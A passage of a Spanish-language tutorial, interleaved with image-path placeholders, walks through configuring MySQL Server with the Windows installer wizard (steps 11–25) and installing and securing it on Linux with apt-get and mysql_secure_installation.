
Pantalla Configuraciones de Producto

11. En la pantalla **High Availability** (Alta Disponibilidad) deje marcada la opción **Standalone MySQL Server / Classic MySQL Replication**. Luego presione **Next**.




Pantalla Alta Disponibilidad

12. A continuación pasará a la sección **Type and Networking** (Tipo y Redes). Deje todas las opciones marcadas por defecto y presione **Next**.




Pantalla Tipo y Redes

13. En la pantalla **Authentication Method** (Método de Autenticación) deje seleccionada la opción por defecto **Use Strong Password Encryption for Authentication (RECOMMENDED)**. Luego presione **Next**.




Pantalla Método de Autenticación

14. A continuación verá una pantalla donde podrá configurar su contraseña de cuenta root para MySQL. Además tendrá la opción de crear cuentas de usuario y asignar roles a las mismas. Asegúrese de colocar una contraseña que contenga una combinación de letras (mayúsculas y minúsculas), números y caracteres, de forma que ésta sea lo suficientemente segura y robusta.




Pantalla de Cuentas y Roles de MySQL

15. En la ventana **Windows Service** (Servicios de Windows) deje todo lo seleccionado por defecto y presione **Next**.




Pantalla Servicio de Windows

16. En la siguiente pantalla que corresponde a Aplicar Configuraciones (**Apply Configuration**) deje todo como está y presione **Execute**.




Pantalla Apply Configuration

17. En la siguiente pantalla **Product Configuration** visualizará el producto MySQL Server <versión> con estatus Configuración completa. Presione **Next**.




Pantalla Configuración de Productos

18. A continuación observará la pantalla **MySQL Router Configuration**. Deje todos los datos por defecto y presione **Finish**.




Pantalla Configuración del Enrutador de MySQL

19. Nuevamente visualizará la ventana **Product Configuration**, esta vez con el producto MySQL Router <versión> con estatus configuración no necesaria (**configuration no needed**). Presione **Next**.




Pantalla Configuración del Producto

20. A continuación visualizará la pantalla donde se establece la conexión al servidor. Allí deberá colocar la clave que creó anteriormente en el paso 14 y deberá presionar el botón **Check** para validar la misma.




Pantalla Conectar al Servidor

21. Si la contraseña es correcta verá el estatus **Connection Succeeded** (Conexión exitosa).




Conexión exitosa al servidor

22. En la pantalla **Apply Configuration**, presione **Execute** y una vez haya sido completada la operación presione **Finish**.




Pantalla Aplicar Configuración




Pantalla Aplicar Configuración (Completada)

23. Volverá a ver la pantalla **Product Configuration**, esta vez ya con todos los productos configurados. Presione **Next**.




Pantalla Configuración del Producto

24. A continuación verá la pantalla **Installation Complete**. Deje los campos seleccionados por defecto y presione **Finish**.



Pantalla Instalación Completa

25. La instalación ha sido completada y se desplegará la ventana **MySQL Workbech**.




Pantalla de Bienvenida del Workbench de MySQL

En ambiente Linux

Para instalar MySQL en este ambiente debe seguir los siguientes pasos:


1. Ejecute el siguiente comando en la consola: sudo apt-get install mysql-server.



Comando instalación mysql-server

2. Presione "Y" cuando la consola pregunte por confirmación.


3. MySQL viene configurado de manera insegura por defecto, por lo cual se recomienda ejecutar el siguiente comando para asegurar la instalación de MySQL: sudo mysql_secure_installation.



Comando instalación segura de mysql

4. La consola irá presentando una seria de preguntas, las cuales permitirán establecer la contraseña del usuario root y cuál política de contraseñas usar. El prompt también solicitará eliminar al usuario anónimo y que se desactive el inicio de sesión remota.

5. Para probar que todo está bien instalado, se ejecuta el siguiente comando: mysql –u root –p.

